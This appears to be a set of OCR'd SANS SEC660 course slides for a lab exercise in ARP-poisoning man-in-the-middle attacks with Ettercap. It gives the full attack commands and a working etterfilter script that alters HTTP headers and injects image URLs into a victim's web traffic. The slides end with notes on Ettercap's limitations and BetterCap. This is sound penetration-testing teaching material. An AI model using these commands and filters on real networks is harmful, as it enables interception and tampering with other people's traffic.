- Create filter to manipulate HTTP traffic

DO NOT use Ettercap to target more than your intended victim. The two host arguments should always include the victim and target IP address.

Exercise: Ettercap MITM (1)
In this exercise, we'll use Ettercap to create an ARP MITM attack against a victim system, capturing the target's network traffic even though we are operating on a switched network. We'll extend this MITM attack to manipulate HTTP traffic using custom Ettercap filters as well.

Please do not use Ettercap to target more than your intended victim system. Each time you run Ettercap, you will specify one or more hosts in both the target arguments. Do not run Ettercap in MITM mode with an empty target designation (e.g. Do Not Use "//").




Exercise: Ettercap MITM (2)

- Select a victim system
  - Windows guest, or native host OS
- Kali Linux as attacker system
- Follow the lab steps as victim or attacker

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 110

Exercise: Ettercap MITM (2)
For this lab exercise you will use the Kali Linux VM as the attacker, and a second Windows system as a victim. The Windows victim can be a second guest system, or your native OS.

The lab steps that need to be executed as the attacker (using Kali Linux) or as the guest (using Windows) are marked in the top-left corner of the slide.



Exercise: Ettercap MITM (3)

- As the attacker, launch Ettercap with ARP MITM attack
  - Specify victim as first target, web server as the second target

IP address of the victim

IP address of the web server


```
# ettercap -TqM arp:remote /XX.XX.XX.XX// /10.10.10.70//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on eth0... (Ethernet)

  eth0 ->       00:0C:29:5D:A9:EE        10.10.75.1       255.255.0.0
```

Exercise: Ettercap MITM (3) – Attacker Step
Use Ettercap to create an ARP MITM attack as shown on this slide. In the first target designation, identify the victim IP address (replacing "XX.XX.XX.XX" with the Windows victim IP address). The second argument will be "/10.10.10.70//", creating a MITM between the victim and the lab web server used for this exercise.


Note: If you are completing this exercise online, add the `-i tap0` argument to specify the VPN interface used to connect to the lab network.

Exercise: Ettercap MITM (4)

- As the victim, browse to an internal site: http://kittenwar.sec660.org
- Observe simple page content



Exercise: Ettercap MITM (4) – Victim Step
As the victim, browse to the internal website at http://kittenwar.sec660.org using Internet Explorer or your preferred web browser. Notice the simple page content displayed.




Exercise: Ettercap MITM (5)

- As the attacker, examine the connection list by pressing "c" in the Ettercap window
- Note the observed activity between victim and web server

```
c
Connections list:

     10.10.10.69:49928 -     224.0.0.252:5355  U idle    TX: 33
     10.10.10.69:58274 -     224.0.0.252:5355  U idle    TX: 33
     10.10.10.69:57848 -     224.0.0.252:5355  U idle    TX: 33
     10.10.10.69:58074 -     10.10.10.70:80    T active  TX: 5288
     10.10.10.69:58075 -     10.10.10.70:80    T active  TX: 2668
     10.10.10.69:58076 -     10.10.10.70:80    T active  TX: 891
     10.10.10.69:58077 -     10.10.10.70:80    T active  TX: 891
     10.10.10.69:58078 -     10.10.10.70:80    T active  TX: 881
     10.10.10.69:58079 -     10.10.10.70:80    T active  TX: 881
```

Exercise: Ettercap MITM (5) – Attacker Step
With the victim having visited the target website, Ettercap will have recorded traffic from the victim. In the Ettercap window, press "c" to get a connection list, identifying the source and destination IP addresses and ports, as well as the protocol (U for UDP, T for TCP), status, and number of bytes transmitted.




Exercise: Ettercap MITM (6)

- As the attacker, terminate Ettercap gracefully by pressing "q"

```
q
Closing text interface...

ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
```

Exercise: Ettercap MITM (6) – Attacker Step
Next, quit Ettercap gracefully by pressing "q".




Exercise: Ettercap MITM (7)

- Create an Ettercap filter to replace all image HTML references to point to http://10.10.10.70/pwned.jpg
- Compile it with etterfilter
- Re-create MITM attack, adding filter

Exercise: Ettercap MITM (7) – Attacker Step
With some success in creating a MITM attack using Ettercap, we can move on to using it to modify network traffic using Ettercap filters. Create an Ettercap filter to replace all images from the target website with the file at http://10.10.10.70/pwned.jpg. Compile the filter with Ettercap and re-create the MITM attack, adding the filter.

Exercise: Ettercap MITM (8)

- As the victim, refresh browser to re-view content
  - Optionally close and re-open your browser on the Win10 VM to clear cache
- The image "Matilda" may not be exploited initially
  - Attacker needs to modify the filter to catch all images on the target site




Kittenwar! May The Cutest Kitten Win! - Mozilla Firefox

Exercise: Ettercap MITM (8) – Victim Step

Returning as the victim, refresh the content at the simple website you visited earlier. Optionally you can close and re-open your browser on the Windows 10 VM supplied on the USB drive to clear the browser cache content.

Initially, the picture of Matilda the cat may not be exploited. The attacker must change the filter to catch all images on the target website.



Exercise: Ettercap MITM (9)

- STOP! Answers for the Ettercap filter image attack exercise follow
- Proceed only after you have exhausted your options for completion on your own

Exercise: Ettercap MITM (9) – Attacker Step
Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

Exercise: Ettercap MITM (10)

```
# cat pwned.filter
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
      msg("zapped Accept-Encoding!\n");
   }
}
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "If-Modified-Since")) {
      replace("If-Modified-Since", "If-PACified-Since");
      msg("zapped If-Modified-Since\n");
   }
}
if (ip.proto == TCP && tcp.src == 80) {
   replace("img src=", "img src=\"http://10.10.10.70/pwned.jpg\" ");
   msg("pwned image injected\n");
}
# etterfilter pwned.filter -o pwned.ef
# ettercap -TqM arp:remote -F pwned.ef /xx.xx.xx.xx// /10.10.10.70//
```




Image reference is "IMG src=...", you need to modify the filter to catch this tag as well (filters are case-sensitive for matching)

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 118


Exercise: Ettercap MITM (10) – Attacker Step
This slide shows the initial filter used to manipulate the images on the simple target website, including the syntax for the etterfilter command and the ettercap command using the "pwned.ef" compiled filter. Change the first target designation in the ettercap command (noted above with "xx.xx.xx.xx" to reflect your victim's IP address.

This filter is only partially successful however, leaving the Matilda picture unchanged. Viewing the source of the target web page will reveal that this picture uses the HTML img tag in uppercase "IMG src=", which is not handled by the filter.

Note: If you are completing this exercise online, add the `-i tap0` argument to specify the VPN interface used to connect to the lab network.

Exercise: Ettercap MITM (11)


```
# cd /root/lab/day1; mv .pwned.filter pwned.filter
# cat pwned.filter
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
      msg("zapped Accept-Encoding!\n");
   }
}
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "If-Modified-Since")) {
      replace("If-Modified-Since", "If-PACified-Since");
      msg("zapped If-Modified-Since\n");
   }
}
if (ip.proto == TCP && tcp.src == 80) {
   replace("img src=", "img src=\"http://10.10.10.70/pwned.jpg\" ");
   replace("IMG src=", "img src=\"http://10.10.10.70/pwned.jpg\" ");
   msg("pwned image injected\n");
}
```



Quit Ettercap gracefully at the end of this exercise

Exercise: Ettercap MITM (11) – Attacker Step

This slide demonstrates the entire filter that catches all images on the simple target website. You can access this script on the Kali VM in /root/lab/day1/.pwned.filter. When you are finished with the attack, quit Ettercap. Congratulations on completing the exercise!



Exercise Complete – STOP

You have successfully completed the exercise.
Congratulations!


SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 120

Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

Ettercap Drawbacks

- Ettercap has been around for a long time, and is an effective tool
- Like many older tools, it also has limitations
  - Difficult to extend Ettercap's functionality (plugins are written in C, testing new plugins is cumbersome)
  - Compiling Ettercap can be difficult (lots of dependencies for GTK and Curses interfaces, even if text-only interface is desired)
- Primary testing on Linux, lackluster support for macOS
- Some unaddressed bugs, new development stalled



When building from source, dependencies should be found in the supported distribution repositories. Try these first before acquiring from external dependency source pages. All supported builds have been tested with dependencies installed from the distribution repository.
If you are running on debian, or any debian based distro you can install the required dependencies by running:

```
sudo apt-get install debhelper cmake bison flex libgtk2.0-dev libltdl3-dev libncurses-dev libncurses5-dev\
 libnet1-dev libpcap-dev libpcre3-dev libssl-dev libcurl4-openssl-dev ghostscript
```


Recommended build dependency advice. Source: ettercap.github.io

Ettercap Drawbacks

Ettercap was introduced in 2001 and is an effective and valuable tool. Like many older tools though, Ettercap also has significant limitations. Ettercap is difficult to extend with new functionality. Although Ettercap does support third-party plugins, the plugins must be written in C and testing new plugins (and debugging existing plugins) is cumbersome. Also, compiling Ettercap for a new system can be difficult, requiring hundreds of packages including many GTK and curses library dependencies, even if you only desire the Ettercap text-only interface. Although Ettercap claims to support macOS, the support is lackluster and buggy. At the time of this writing, there are many outstanding Ettercap bugs, and no new releases to address these issues.

BetterCap

- Extensible MITM platform in Ruby by Simone Margaritelli
  - Linux, OS X, and BSD platforms
- Lots of built-in features:
  - Integrated proxy server, credential sniffer, DNS proxy, and more
  - Can easily inject content into TCP sessions (custom JavaScript, etc.)
- Introduce new attacks with custom Ruby scripts



